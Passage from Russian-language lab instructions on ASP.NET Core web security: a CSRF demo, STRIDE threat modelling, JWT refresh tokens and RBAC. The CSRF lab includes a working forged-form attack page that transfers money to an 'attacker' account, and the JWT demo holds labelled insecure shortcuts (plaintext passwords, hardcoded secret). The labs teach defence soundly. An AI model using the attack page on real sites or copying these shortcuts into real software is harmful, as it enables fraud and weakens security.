 <label>Имя пользователя:</label>
 <input type="text" name="username" />
 </div>
 <div>
 <label>Пароль:</label>
 <input type="password" name="password" />
 </div>
 <button type="submit">Войти</button>
</form>
```

### 3.4. Создание уязвимой страницы перевода средств

1. В контроллере HomeController добавьте методы для отображения страницы перевода и обработки POST-запроса **БЕЗ защиты от CSRF**.

```
csharp
[Authorize] // Только для аутентифицированных
public IActionResult Transfer()
{
 return View();
}

[HttpPost]
[Authorize]
public IActionResult Transfer(string toAccount, decimal amount)
{
 // УЯЗВИМОСТЬ: отсутствует проверка CSRF-токена
 ViewBag.Message = $"Переведено {amount} руб. на счёт {toAccount}";
 return View();
}
```

2. Создайте представление Transfer.cshtml в папке Views/Home:

```
html
@{
 ViewData["Title"] = "Перевод средств";
}
<h1>@ViewData["Title"]</h1>
@if (ViewBag.Message != null)
{
 <p style="color:green">@ViewBag.Message</p>
}
<form method="post">
 <div>
 <label>Счёт получателя:</label>
 <input type="text" name="toAccount" />
 </div>
```

```

<div>
 <label>Сумма:</label>
 <input type="number" name="amount" step="0.01" />
</div>
<button type="submit">Отправить</button>
</form>

```

### 3.5. Запуск и проверка легитимной работы

1. Нажмите **F5**.
2. Перейдите по адресу /Account/Login, войдите с логином user, паролем pass.
3. Перейдите на /Home/Transfer, выполните перевод. Всё должно работать.

### 3.6. Создание страницы злоумышленника (имитация CSRF-атаки)

Нам нужно создать отдельное HTML-приложение на другом порту (или просто открыть локальный HTML-файл), которое будет отправлять запрос на наш сайт.

1. В Visual Studio создайте ещё один проект: **Файл** → **Добавить** → **Новый проект...** → выберите **Веб-приложение ASP.NET Core (Model-View-Controller)** с именем EvilSite.
2. Запустите его один раз, чтобы узнать его порт (например, https://localhost:7001). Запомните порт.
3. В проекте EvilSite откройте файл Views/Home/Index.cshtml и полностью замените его содержимое на код вредоносной страницы:

```

html
@{
 Layout = null;
}
<!DOCTYPE html>
<html>
<head>
 <meta charset="utf-8" />
 <title>Вредоносный сайт</title>
</head>
<body>
 <h1>Вы выиграли приз!</h1>
 <p>Нажмите кнопку, чтобы получить подарок.</p>
 <form method="post"
action="https://localhost:PORT_ОСНОВНОГО_САЙТА/Home/Transfer">
 <!-- Скрытые поля с данными для атаки -->
 <input type="hidden" name="toAccount" value="ЗЛОУМЫШЛЕННИК" />
 <input type="hidden" name="amount" value="10000" />
 <button type="submit">Получить приз</button>
 </form>
</body>
</html>

```

**Важно:** Замените PORT\_ОСНОВНОГО\_САЙТА на порт вашего первого приложения (например, 7123).

### 3.7. Демонстрация CSRF-атаки

1. Запустите **оба проекта** (можно через правый клик на решении → **Свойства** → **Несколько запускаемых проектов** → установить "Запуск" для обоих).
2. В браузере, где вы уже вошли в основной сайт (например, Chrome), откройте новую вкладку и перейдите на сайт злоумышленника (https://localhost:7001).
3. Нажмите кнопку **"Получить приз"**.
4. **Результат:** Вы будете перенаправлены на страницу перевода основного сайта, и перевод на счёт злоумышленника будет выполнен! Это и есть CSRF-атака:



злоумышленник заставил браузер жертвы отправить аутентифицированный запрос на целевой сайт .

*Рисунок 1. Страница злоумышленника с поддельной формой*

![Скриншот: вредоносная страница с кнопкой "Получить приз"]

*Рисунок 2. Успешное выполнение перевода после нажатия кнопки*

![Скриншот: страница /Home/Transfer с сообщением о переводе]

### 3.8. Защита с помощью антифродж-токенов

Теперь исправим уязвимость, используя встроенный механизм защиты от CSRF в [ASP.NET](#) Core .

1. В контроллере HomeController добавьте атрибут [ValidateAntiForgeryToken] на уровне контроллера или [ValidateAntiForgeryToken] на конкретный метод Transfer .

```
csharp
using Microsoft.AspNetCore.Antiforgery;

// ...

[HttpPost]
[Authorize]
[ValidateAntiForgeryToken] // <-- Добавить эту строку
public IActionResult Transfer(string toAccount, decimal amount)
{
 ViewBag.Message = $"Переведено {amount} руб. на счёт {toAccount}";
 return View();
}
```

2. В представлении Transfer.cshtml добавьте генерацию токена внутри формы. Для этого используйте HTML-хелпер @Html.AntiForgeryToken() или просто добавьте скрытое поле, которое сгенерируется автоматически, если использовать asp-action и asp-controller, но проще всего добавить явно:

```
html
<form method="post">
 @Html.AntiForgeryToken() <!-- Это создаст скрытое поле с токеном -->
 <div>
 <label>Счёт получателя:</label>
 <input type="text" name="toAccount" />
 </div>
 <div>
 <label>Сумма:</label>
 <input type="number" name="amount" step="0.01" />
 </div>
 <button type="submit">Отправить</button>
</form>
```

### 3.9. Повторная проверка атаки

1. Остановите оба приложения и перезапустите их (чтобы изменения вступили в силу).

2. Повторите сценарий атаки: войдите на основной сайт, затем откройте сайт злоумышленника и нажмите кнопку.

3. **Результат:** Вы получите ошибку **400 Bad Request** или страницу с сообщением об ошибке проверки CSRF-токена. Атака не удалась, так как запрос от злоумышленника не содержал действительного токена .

\*Рисунок 3. Ошибка валидации CSRF-токена\*

![Скриншот: страница с ошибкой 400 или сообщение "Antiforgery token validation failed"]

### 3.10. Дополнительная защита: проверка Origin/Referer (теоретически)

Проверка заголовков Origin или Referer — ещё один уровень защиты. Сервер может отклонять запросы, пришедшие с недоверенных доменов. В [ASP.NET Core](#) это можно реализовать в middleware или фильтре .

Пример простого middleware (можно добавить в Program.cs **после** app.UseAuthentication());:

```
csharp
app.Use(async (context, next) =>
{
 // Проверяем только POST-запросы (которые меняют состояние)
 if (HttpMethods.IsPost(context.Request.Method))
 {
 var origin = context.Request.Headers["Origin"].FirstOrDefault();
 var referer = context.Request.Headers["Referer"].FirstOrDefault();
 var allowedHosts = new[] { "localhost:7123" }; // ваш хост

 // Простейшая проверка: если Origin есть, он должен быть в списке доверенных
 if (!string.IsNullOrEmpty(origin))
 {
 var originHost = new Uri(origin).Host;
 if (!allowedHosts.Contains($"{originHost}:{context.Request.Host.Port}"))
 {
 context.Response.StatusCode = 403;
 await context.Response.WriteAsync("Forbidden: Invalid Origin");
 return;
 }
 }
 else if (!string.IsNullOrEmpty(referer))
 {
 var refererHost = new Uri(referer).Host;
 if (!allowedHosts.Contains($"{refererHost}:{context.Request.Host.Port}"))
 {
 context.Response.StatusCode = 403;
 await context.Response.WriteAsync("Forbidden: Invalid Referer");
 return;
 }
 }
 else
 {
 // Если ни Origin, ни Referer не переданы (бывает редко), можно отклонить
 // или пропустить.
 // Лучше отклонить для POST-запросов.
 context.Response.StatusCode = 403;
 await context.Response.WriteAsync("Forbidden: No Origin/Referer");
 return;
 }
 }
 await next();
});
```

**Важно:** Проверка Referer не всегда надёжна (браузер может не отправлять его), поэтому основной защитой остаются токены .

#### 4. Оформление отчёта

Создайте документ Отчет\_ПР4\_Фамилия.docx, включив:

1. Титульный лист.
2. Цель работы.
3. Скриншоты этапов:
  - Страница входа и легитимный перевод.
  - Вредоносная страница злоумышленника.
  - Успешная CSRF-атака (перевод выполнен с чужой страницы).
  - Ошибка после внедрения [ValidateAntiForgeryToken].
4. Листинг ключевых частей кода (уязвимый и защищённый).
5. Выводы о том, как работает CSRF и какие методы защиты существуют.

### **Контрольные вопросы**

1. В чём принципиальное отличие CSRF от XSS?
2. Как работает синхронизатор токенов (антифродж-токен)?
3. Почему проверки Referer недостаточно?
4. Как защититься от CSRF в одностраничных приложениях (SPA)?
5. Что такое SameSite cookie и как они помогают?

## Практическая работа №5. Составление модели угроз для типового веб-приложения

### 1. Цель работы

Освоить методологию моделирования угроз STRIDE, научиться строить диаграмму потоков данных (DFD) для веб-приложения и идентифицировать угрозы безопасности на каждом этапе обработки данных.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Браузер для доступа к онлайн-инструментам ([draw.io](https://draw.io), [diagrams.net](https://diagrams.net)) или установленный Microsoft Threat Modeling Tool (если есть права на установку, можно использовать онлайн-версию).
- Текстовый редактор для оформления отчёта.

**Важно:** Если установка Microsoft Threat Modeling Tool невозможна из-за прав, используйте онлайн-редактор диаграмм [draw.io](https://draw.io).

### 3. Ход работы

#### 3.1. Знакомство с методологией STRIDE

STRIDE — это акроним, обозначающий шесть категорий угроз:

- **Spoofing** (подделка) — выдача себя за другого пользователя.
- **Tampering** (изменение) — несанкционированная модификация данных.
- **Repudiation** (отказ) — возможность отказаться от совершённого действия.
- **Information Disclosure** (разглашение) — раскрытие конфиденциальной информации.
- **Denial of Service** (отказ в обслуживании) — нарушение доступности.
- **Elevation of Privilege** (повышение привилегий) — получение доступа выше разрешённого.

#### 3.2. Описание типового веб-приложения

Рассмотрим простое веб-приложение для онлайн-магазина (можно взять проект из предыдущих работ). Основные компоненты:

1. **Клиент** (браузер пользователя).
2. **Веб-сервер** (IIS/Kestrel), на котором размещено приложение [ASP.NET](https://asp.net) Core.
3. **База данных** (SQL Server), хранящая учётные записи, товары, заказы.
4. **Внешний платёжный шлюз** (сторонний сервис для обработки платежей).
5. **API** для мобильного приложения (если есть).

#### 3.3. Построение диаграммы потоков данных (DFD)

1. Откройте [draw.io](https://draw.io) в браузере (<https://app.diagrams.net/>).
2. Создайте новую диаграмму, выберите пустой шаблон.
3. Используйте следующие элементы:
  - **Внешние сущности** (квадрат) — пользователь, платёжный шлюз.
  - **Процессы** (круг или прямоугольник со скруглёнными углами) — веб-сервер, API, обработчик платежей.
  - **Хранилища данных** (две параллельные линии) — база данных.
  - **Потоки данных** (стрелки) — запросы, ответы, передача данных.
4. Нарисуйте диаграмму, отражающую основные потоки:
  - Пользователь (внешняя сущность) отправляет логин/пароль на веб-сервер (процесс) (поток данных).
  - Веб-сервер запрашивает данные пользователя из базы данных (хранилище) (поток данных).
  - База данных возвращает запись пользователя (поток данных).
  - Веб-сервер создаёт сессию и отправляет cookie браузеру (поток данных).

- Пользователь добавляет товар в корзину (поток данных).
  - Пользователь инициирует оплату, веб-сервер отправляет запрос платёжному шлюзу (внешняя сущность) (поток данных).
  - Платёжный шлюз возвращает подтверждение (поток данных).
  - Веб-сервер сохраняет заказ в базе данных (поток данных).
- \*Рисунок 1. Пример DFD-диаграммы для интернет-магазина\*

![Пример диаграммы]

### 3.4. Идентификация угроз с помощью STRIDE

Для каждого элемента диаграммы и каждого потока данных примените STRIDE и составьте таблицу угроз.

**Шаг 1:** Для каждого элемента диаграммы определите, какие угрозы из STRIDE к нему применимы.

**Пример:**

| Элемент DFD                           | Тип элемента     | Применяемые угрозы STRIDE | Пример угрозы                                                                                                  |
|---------------------------------------|------------------|---------------------------|----------------------------------------------------------------------------------------------------------------|
| Пользователь                          | Внешняя сущность | S (подделка)              | Злоумышленник может подделать личность пользователя (украсть cookie)                                           |
| Веб-сервер (аутентификация)           | Процесс          | S, T, I, E                | S: подделка токена; T: изменение данных в памяти; I: утечка учётных данных через логи; E: эскалация привилегий |
| База данных пользователей             | Хранилище        | T, I, D                   | T: несанкционированное изменение записей; I: утечка хешей паролей; D: удаление базы                            |
| Поток: Браузер → Сервер (POST-запрос) | Поток            | T, I                      | T: подмена данных в пути (MitM); I: перехват пароля                                                            |
| Платёжный шлюз                        | Внешняя сущность | S, R                      | S: подделка ответа от шлюза; R: отказ от проведения платежа                                                    |

**Шаг 2:** Детализируйте наиболее критичные угрозы, заполнив для каждой таблицу:

|                        |                                                                                                   |
|------------------------|---------------------------------------------------------------------------------------------------|
| ID угрозы              | T-001                                                                                             |
| Описание               | Перехват учётных данных пользователя при передаче от браузера к серверу                           |
| Элемент DFD            | Поток: Браузер → Веб-сервер (POST /login)                                                         |
| Категория STRIDE       | Information Disclosure                                                                            |
| Потенциальный ущерб    | Получение доступа к учётной записи, кража персональных данных, оформление заказов от имени жертвы |
| Рекомендации по защите | Использовать HTTPS/TLS для шифрования всех передаваемых данных; включить HSTS                     |
| ID угрозы              | T-002                                                                                             |
| Описание               | SQL-инъекция через поля ввода на сайте                                                            |
| Элемент DFD            | Поток: Веб-сервер → База данных (запросы)                                                         |
| Категория STRIDE       | Tampering                                                                                         |
| Потенциальный ущерб    | Чтение/изменение/удаление всех данных БД, получение несанкционированного доступа                  |

|                        |                                                                                                              |
|------------------------|--------------------------------------------------------------------------------------------------------------|
| Рекомендации по защите | Использование параметризованных запросов; валидация входных данных; минимальные привилегии учётной записи БД |
|------------------------|--------------------------------------------------------------------------------------------------------------|

### 3.5. Оформление результатов

Создайте отчёт, содержащий:

1. Титульный лист.
2. Краткое описание приложения.
3. DFD-диаграмму (скриншот из [draw.io](https://draw.io)).
4. Таблицу с идентифицированными угрозами (минимум 10 угроз).
5. Для трёх наиболее критичных угроз — детальное описание и план мер по их нейтрализации.

### 4. Задание для самостоятельной работы

Составьте модель угроз для приложения "Интернет-банк" со следующими компонентами: мобильное приложение пользователя, backend API, база данных счетов, интеграция с внешней платёжной системой, система двухфакторной аутентификации. Нарисуйте DFD-диаграмму и идентифицируйте не менее 15 угроз по STRIDE.

### Контрольные вопросы

1. Что такое модель угроз и зачем она нужна?
2. Расшифруйте аббревиатуру STRIDE .
3. Какие элементы используются в DFD-диаграмме?
4. Чем угроза отличается от уязвимости?
5. Что такое "снижение риска" (mitigation)?

## Практическая работа №6. Настройка безопасной аутентификации с JWT и refresh токенами

### 1. Цель работы

Изучить принципы JWT-аутентификации, научиться генерировать и валидировать JWT-токены в [ASP.NET](#) Core, реализовать механизм refresh-токенов для продления сессии без повторного ввода пароля .

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.
- Средство тестирования API (Postman, Insomnia или встроенный Swagger).

### 3. Ход работы

#### 3.1. Создание нового проекта Web API

1. Запустите Visual Studio, создайте новый проект [ASP.NET](#) Core Web API.
2. Назовите проект JwtAuthDemo\_Фамилия, выберите .NET 8.0, аутентификация: **Без аутентификации**.

3. Установите необходимые NuGet-пакеты:
  - Microsoft.AspNetCore.Authentication.JwtBearer
  - System.IdentityModel.Tokens.Jwt

#### 3.2. Создание модели пользователя и сервиса аутентификации

1. Создайте папку Models. В ней создайте класс User:  
csharp  
namespace JwtAuthDemo\_Фамилия.Models  
{  
 public class User  
 {  
 public int Id { get; set; }  
 public string Username { get; set; }  
 public string PasswordHash { get; set; } // В реальности храним хеш  
 public string Role { get; set; }  
 }  
}  
2. Создайте папку Services. В ней создайте интерфейс IAuthService и его реализацию AuthService:

```
csharp
using JwtAuthDemo_Фамилия.Models;
using Microsoft.IdentityModel.Tokens;
using System.IdentityModel.Tokens.Jwt;
using System.Security.Claims;
using System.Security.Cryptography;
using System.Text;

namespace JwtAuthDemo_Фамилия.Services
{
 public interface IAuthService
 {
 string GenerateAccessToken(User user);
 string GenerateRefreshToken();
 ClaimsPrincipal? GetPrincipalFromExpiredToken(string token);
 }
}
```

```

public class AuthService : IAuthService
{
 private readonly IConfiguration _configuration;

 public AuthService(IConfiguration configuration)
 {
 _configuration = configuration;
 }

 public string GenerateAccessToken(User user)
 {
 var tokenHandler = new JwtSecurityTokenHandler();
 var key = Encoding.ASCII.GetBytes(_configuration["Jwt:Secret"]);
 var tokenDescriptor = new SecurityTokenDescriptor
 {
 Subject = new ClaimsIdentity(new[]
 {
 new Claim(ClaimTypes.Name, user.Username),
 new Claim(ClaimTypes.NameIdentifier, user.Id.ToString()),
 new Claim(ClaimTypes.Role, user.Role)
 }),
 Expires = DateTime.UtcNow.AddMinutes(15), // Короткое время жизни
 Issuer = _configuration["Jwt:Issuer"],
 Audience = _configuration["Jwt:Audience"],
 SigningCredentials = new SigningCredentials(new
SymmetricSecurityKey(key), SecurityAlgorithms.HmacSha256Signature)
 };
 var token = tokenHandler.CreateToken(tokenDescriptor);
 return tokenHandler.WriteToken(token);
 }

 public string GenerateRefreshToken()
 {
 var randomNumber = new byte[32];
 using var rng = RandomNumberGenerator.Create();
 rng.GetBytes(randomNumber);
 return Convert.ToBase64String(randomNumber);
 }

 public ClaimsPrincipal? GetPrincipalFromExpiredToken(string token)
 {
 var tokenHandler = new JwtSecurityTokenHandler();
 var key = Encoding.ASCII.GetBytes(_configuration["Jwt:Secret"]);
 try
 {
 var principal = tokenHandler.ValidateToken(token, new
TokenValidationParameters
 {
 ValidateIssuerSigningKey = true,
 IssuerSigningKey = new SymmetricSecurityKey(key),

```



истёк

```
ValidateIssuer = true,
ValidIssuer = _configuration["Jwt:Issuer"],
ValidateAudience = true,
ValidAudience = _configuration["Jwt:Audience"],
ValidateLifetime = false // Важно: не проверяем время жизни, токен уже
```

```
 }, out _);
 return principal;
}
catch
{
 return null;
}
}
}
```

### 3.3. Настройка JWT аутентификации в Program.cs

Добавьте в Program.cs следующие настройки :

```
csharp
using Microsoft.AspNetCore.Authentication.JwtBearer;
using Microsoft.IdentityModel.Tokens;
using System.Text;
using JwtAuthDemo_Фамилия.Services;

var builder = WebApplication.CreateBuilder(args);

// Add services to the container.
builder.Services.AddControllers();
builder.Services.AddEndpointsApiExplorer();
builder.Services.AddSwaggerGen();

// Регистрируем сервисы
builder.Services.AddScoped<IAuthService, AuthService>();

// Настройка JWT аутентификации
var key = Encoding.ASCII.GetBytes(builder.Configuration["Jwt:Secret"]);
builder.Services.AddAuthentication(options =>
{
 options.DefaultAuthenticateScheme = JwtBearerDefaults.AuthenticationScheme;
 options.DefaultChallengeScheme = JwtBearerDefaults.AuthenticationScheme;
})
.AddJwtBearer(options =>
{
 options.RequireHttpsMetadata = false; // В продакшене должно быть true
 options.SaveToken = true;
 options.TokenValidationParameters = new TokenValidationParameters
 {
 ValidateIssuerSigningKey = true,
 IssuerSigningKey = new SymmetricSecurityKey(key),
 ValidateIssuer = true,
 ValidIssuer = builder.Configuration["Jwt:Issuer"],
 ValidateAudience = true,
```

```

 ValidAudience = builder.Configuration["Jwt:Audience"],
 ValidateLifetime = true,
 ClockSkew = TimeSpan.Zero // Уменьшаем допуск по времени
 };
});

```

```
var app = builder.Build();
```

```

// Configure the HTTP request pipeline.
if (app.Environment.IsDevelopment())
{
 app.UseSwagger();
 app.UseSwaggerUI();
}

```

```
app.UseHttpsRedirection();
```

```

app.UseAuthentication(); // ВАЖНО: сначала аутентификация
app.UseAuthorization();

```

```
app.MapControllers();
```

```
app.Run();
```

### 3.4. Добавление настроек в appsettings.json

В файл appsettings.json добавьте раздел Jwt:

```

json
{
 "Jwt": {
 "Secret": "ThisIsMyVeryLongSecretKeyForJwtThatMustBeAtLeast32Characters!",
 "Issuer": "https://localhost:7123",
 "Audience": "https://localhost:7123"
 },
 "Logging": {
 "LogLevel": {
 "Default": "Information",
 "Microsoft.AspNetCore": "Warning"
 }
 },
 "AllowedHosts": "*"
}

```

### 3.5. Создание контроллера аутентификации

Создайте контроллер AuthController в папке Controllers:

```

csharp
using JwtAuthDemo_Фамилия.Models;
using JwtAuthDemo_Фамилия.Services;
using Microsoft.AspNetCore.Authorization;
using Microsoft.AspNetCore.Mvc;

namespace JwtAuthDemo_Фамилия.Controllers
{
 [Route("api/[controller]")]
 [ApiController]

```

```

public class AuthController : ControllerBase
{
 private readonly IAuthService _authService;
 // В реальном приложении здесь должен быть репозиторий пользователей
 private static readonly List<User> Users = new List<User>
 {
 new User { Id = 1, Username = "admin", PasswordHash = "admin", Role =
"Admin" } // Только для демо!
 };
 private static readonly Dictionary<string, string> RefreshTokens = new(); // Храним
refresh токены (в БД!)

 public AuthController(IAuthService authService)
 {
 _authService = authService;
 }

 [HttpPost("login")]
 public IActionResult Login([FromBody] LoginModel model)
 {
 var user = Users.FirstOrDefault(u => u.Username == model.Username &&
u.PasswordHash == model.Password); // Сравнение без хеша - опасно!
 if (user == null)
 return Unauthorized();

 var accessToken = _authService.GenerateAccessToken(user);
 var refreshToken = _authService.GenerateRefreshToken();

 // Сохраняем refresh токен (в реальности - в БД, связываем с пользователем)
 RefreshTokens[refreshToken] = user.Username;

 // Возвращаем токены клиенту
 return Ok(new
 {
 AccessToken = accessToken,
 RefreshToken = refreshToken
 });
 }

 [HttpPost("refresh")]
 public IActionResult Refresh([FromBody] RefreshTokenModel model)
 {
 // Проверяем, существует ли refresh токен
 if (!RefreshTokens.TryGetValue(model.RefreshToken, out var username))
 return Unauthorized("Invalid refresh token");

 var user = Users.FirstOrDefault(u => u.Username == username);
 if (user == null)
 return Unauthorized();

 // Генерируем новые токены (ротация) [citation:3]
 var newAccessToken = _authService.GenerateAccessToken(user);

```

```

var newRefreshToken = _authService.GenerateRefreshToken();

// Удаляем старый refresh token, добавляем новый
RefreshTokens.Remove(model.RefreshToken);
RefreshTokens[newRefreshToken] = username;

return Ok(new
{
 AccessToken = newAccessToken,
 RefreshToken = newRefreshToken
});
}

[HttpPost("revoke")]
[Authorize] // Только для аутентифицированных
public IActionResult Revoke([FromBody] RefreshTokenModel model)
{
 if (RefreshTokens.ContainsKey(model.RefreshToken))
 {
 RefreshTokens.Remove(model.RefreshToken);
 return Ok("Token revoked");
 }
 return NotFound();
}
}

public class LoginModel
{
 public string Username { get; set; }
 public string Password { get; set; }
}

public class RefreshTokenModel
{
 public string RefreshToken { get; set; }
}
}

```

### 3.6. Создание защищённого контроллера

Создайте TestController.cs для проверки доступа:

```

csharp
using Microsoft.AspNetCore.Authorization;
using Microsoft.AspNetCore.Mvc;

namespace JwtAuthDemo_Фамилия.Controllers
{
 [Route("api/[controller]")]
 [ApiController]
 [Authorize] // Требуется аутентификация для всех методов в контроллере
 public class TestController : ControllerBase
 {
 [HttpGet("public")]
 [AllowAnonymous] // Этот метод доступен без токена
 }
}

```

```

public IActionResult Public()
{
 return Ok("Это публичный endpoint");
}

[HttpGet("user")]
public IActionResult User()
{
 var username = User.Identity.Name;
 return Ok($"Привет, {username}! Это защищённый endpoint для
пользователей.");
}

[HttpGet("admin")]
[Authorize(Roles = "Admin")]
public IActionResult Admin()
{
 return Ok("Привет, администратор!");
}
}
}

```

### 3.7. Тестирование в Swagger или Postman

1. Запустите приложение (F5). Откроется Swagger UI.
2. Вызовите POST /api/Auth/login с телом:

```

json
{
 "username": "admin",
 "password": "admin"
}

```

Получите в ответ accessToken и refreshToken.

*Рисунок 1. Ответ от сервера с токенами*

![Скриншот Swagger с ответом, содержащим токены]

3. Скопируйте accessToken.
4. В Swagger нажмите кнопку **Authorize** и введите Bearer <ваш\_токен>. Это добавит токен в заголовок Authorization для последующих запросов.
5. Вызовите GET /api/Test/user. Должен вернуться успешный ответ.
6. Вызовите GET /api/Test/admin. Так как у пользователя admin роль Admin, запрос должен пройти.
7. Подождите 15 минут (или уменьшите время жизни токена в коде до 1 минуты для теста) и попробуйте снова вызвать защищённый endpoint. Должна вернуться ошибка 401.

8. Вызовите POST /api/Auth/refresh с refreshToken, полученным на шаге 3. Получите новую пару токенов.

9. Проверьте, что старый refreshToken больше не работает (вызовите /refresh с ним повторно — ошибка).

*Рисунок 2. Процесс обновления токена в Swagger*

![Скриншот вызова /refresh]

### 4. Оформление отчёта

1. Титульный лист.
2. Цель работы.
3. Скриншоты:
  - Успешного получения токенов.

- Запроса к защищённому endpoint до и после истечения токена.
- Успешного обновления токена.
- 4. Листинг ключевых частей кода (настройка JWT, генерация токенов, refresh endpoint).
- 5. Выводы о преимуществах и недостатках JWT, необходимости refresh токенов и их безопасного хранения (HTTP-only cookies vs localStorage) .

### **Контрольные вопросы**

1. Из каких частей состоит JWT?
2. Почему access token должен быть короткоживущим?
3. Чем refresh token отличается от access token и как его безопасно хранить на клиенте?
4. Что такое ротация refresh токенов и зачем она нужна?
5. Какие алгоритмы подписи JWT существуют и какой лучше использовать?

## Практическая работа №7. Реализация RBAC системы с разделением привилегий

### 1. Цель работы

Реализовать модель управления доступом на основе ролей (RBAC) в [ASP.NET](#) Core, научиться создавать роли, назначать их пользователям и ограничивать доступ к ресурсам на основе ролей и разрешений.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.
- Entity Framework Core (встроен в шаблон).

### 3. Ход работы

#### 3.1. Теоретические основы RBAC

RBAC (Role-Based Access Control) — модель управления доступом, где права привязаны не к конкретным пользователям, а к ролям. Пользователь получает доступ к ресурсам через назначенные ему роли. Это упрощает администрирование, особенно в больших системах.

#### 3.2. Создание нового проекта с индивидуальными учётными записями

1. В Visual Studio создайте новый проект **Веб-приложение [ASP.NET](#) Core (Model-View-Controller)**.

2. Назовите проект RbacDemo\_Фамилия.

3. Нажмите кнопку **Изменить аутентификацию** и выберите **Индивидуальные учётные записи**. Это создаст проект с готовой системой регистрации и входа на EF Core.

4. Нажмите **Создать**.

#### 3.3. Изучение структуры

Проект с индивидуальными учётными записями уже содержит базовую реализацию RBAC: есть таблицы Users, Roles, UserRoles. Identity автоматически поддерживает связи.

#### 3.4. Добавление кастомных разрешений (Permissions)

В RBAC часто требуется более тонкая настройка, чем просто роли. Добавим разрешения (permissions) и свяжем их с ролями.

1. Создайте папку Models. В ней создайте класс Permission:

```
csharp
namespace RbacDemo_Фамилия.Models
{
 public class Permission
 {
 public int Id { get; set; }
 public string Name { get; set; } // Например, "CanEditProducts", "CanDeleteUsers"
 public string? Description { get; set; }
 }
}
```

2. Создайте класс RolePermission для связи многие-ко-многим:

```
csharp
namespace RbacDemo_Фамилия.Models
{
 public class RolePermission
 {
 public string RoleId { get; set; }
 public int PermissionId { get; set; }
 }
}
```

```

 public virtual ApplicationRole Role { get; set; }
 public virtual Permission Permission { get; set; }
 }
}

```

3. Модифицируйте ApplicationRole (находится в Data/Migrations/ApplicationUser.cs или создайте отдельный класс, если его нет). Добавьте навигационное свойство:

```

csharp
public class ApplicationRole : IdentityRole
{
 public virtual ICollection<RolePermission> RolePermissions { get; set; }
}

```

4. В контекст базы данных (ApplicationDbContext) добавьте новые сущности:

```

csharp
public class ApplicationDbContext : IdentityDbContext<ApplicationUser>
{
 public ApplicationDbContext(DbContextOptions<ApplicationDbContext> options)
 : base(options)
 {
 }
}

```

```

 public DbSet<Permission> Permissions { get; set; }
 public DbSet<RolePermission> RolePermissions { get; set; }

```

```

 protected override void OnModelCreating(ModelBuilder builder)
 {
 base.OnModelCreating(builder);
 }

```

```

 builder.Entity<RolePermission>()
 .HasKey(rp => new { rp.RoleId, rp.PermissionId });

```

```

 builder.Entity<RolePermission>()
 .HasOne(rp => rp.Role)
 .WithMany(r => r.RolePermissions)
 .HasForeignKey(rp => rp.RoleId);

```

```

 builder.Entity<RolePermission>()
 .HasOne(rp => rp.Permission)
 .WithMany()
 .HasForeignKey(rp => rp.PermissionId);
 }
}

```

### 3.5. Создание миграции и обновление БД

1. Откройте **Консоль диспетчера пакетов** (Инструменты → Диспетчер пакетов NuGet → Консоль диспетчера пакетов).

2. Выполните команды:

```

text
Add-Migration AddPermissions
Update-Database

```

### 3.6. Создание сервиса для проверки разрешений

Вместо прямой проверки ролей в коде ([Authorize(Roles = "Admin")]) создадим механизм проверки через разрешения.



1. Создайте папку Authorization. В ней создайте класс PermissionRequirement, реализующий IAuthorizationRequirement:

```
csharp
using Microsoft.AspNetCore.Authorization;

namespace RbacDemo_Фамилия.Authorization
{
 public class PermissionRequirement : IAuthorizationRequirement
 {
 public string Permission { get; }

 public PermissionRequirement(string permission)
 {
 Permission = permission;
 }
 }
}
```

2. Создайте PermissionHandler — обработчик, который проверяет, есть ли у пользователя данное разрешение (через его роли) :

```
csharp
using Microsoft.AspNetCore.Authorization;
using Microsoft.AspNetCore.Identity;
using Microsoft.EntityFrameworkCore;
using RbacDemo_Фамилия.Data;
using System.Security.Claims;

namespace RbacDemo_Фамилия.Authorization
{
 public class PermissionHandler : AuthorizationHandler<PermissionRequirement>
 {
 private readonly UserManager<ApplicationUser> _userManager;
 private readonly ApplicationDbContext _context;

 public PermissionHandler(UserManager<ApplicationUser> userManager,
ApplicationDbContext context)
 {
 _userManager = userManager;
 _context = context;
 }

 protected override async Task
HandleRequirementAsync(AuthorizationHandlerContext context, PermissionRequirement
requirement)
 {
 var userId = context.User.FindFirstValue(ClaimTypes.NameIdentifier);
 if (userId == null)
 return;

 // Получаем пользователя
 var user = await _userManager.FindByIdAsync(userId);
 if (user == null)
 return;
 }
 }
}
```

```

 // Получаем роли пользователя
 var roleNames = await _userManager.GetRolesAsync(user);
 var roles = await _context.Roles.Where(r =>
roleNames.Contains(r.Name)).ToListAsync();
 var roleIds = roles.Select(r => r.Id).ToList();

 // Получаем разрешения этих ролей
 var permissions = await _context.RolePermissions
 .Where(rp => roleIds.Contains(rp.RoleId))
 .Select(rp => rp.Permission.Name)
 .ToListAsync();

 if (permissions.Contains(requirement.Permission))
 {
 context.Succeed(requirement);
 }
 }
}

```

3. Зарегистрируйте обработчик в Program.cs:

```

csharp
builder.Services.AddAuthorization(options =>
{
 // Здесь можно добавить политики позже
});
builder.Services.AddScoped<IAuthorizationHandler, PermissionHandler>();

```

### 3.7. Создание политик на основе разрешений

Теперь создадим политики, которые будут проверять конкретные разрешения .  
В Program.cs после AddAuthorization добавьте:

```

csharp
builder.Services.AddAuthorization(options =>
{
 options.AddPolicy("CanEditProducts", policy =>
 policy.Requirements.Add(new PermissionRequirement("CanEditProducts")));
 options.AddPolicy("CanDeleteUsers", policy =>
 policy.Requirements.Add(new PermissionRequirement("CanDeleteUsers")));
});

```

### 3.8. Использование политик в контроллерах

Создайте контроллер AdminController и примените политики:

```

csharp
using Microsoft.AspNetCore.Authorization;
using Microsoft.AspNetCore.Mvc;

namespace RbacDemo_Фамилия.Controllers
{
 [Authorize]
 public class AdminController : Controller
 {
 public IActionResult Index()
 {
 return View();
 }
 }
}

```

```

 }

 [Authorize(Policy = "CanEditProducts")]
 public IActionResult EditProduct(int id)
 {
 ViewBag.ProductId = id;
 return View();
 }

 [Authorize(Policy = "CanDeleteUsers")]
 public IActionResult DeleteUser(string userId)
 {
 ViewBag.UserId = userId;
 return View();
 }
}
}
}

```

### 3.9. Создание интерфейса для управления ролями и разрешениями (консольная утилита)

Для демонстрации создадим простое консольное приложение внутри решения, которое будет назначать разрешения ролям.

1. Добавьте в решение новый проект: **Консольное приложение** с именем PermissionSeeder.
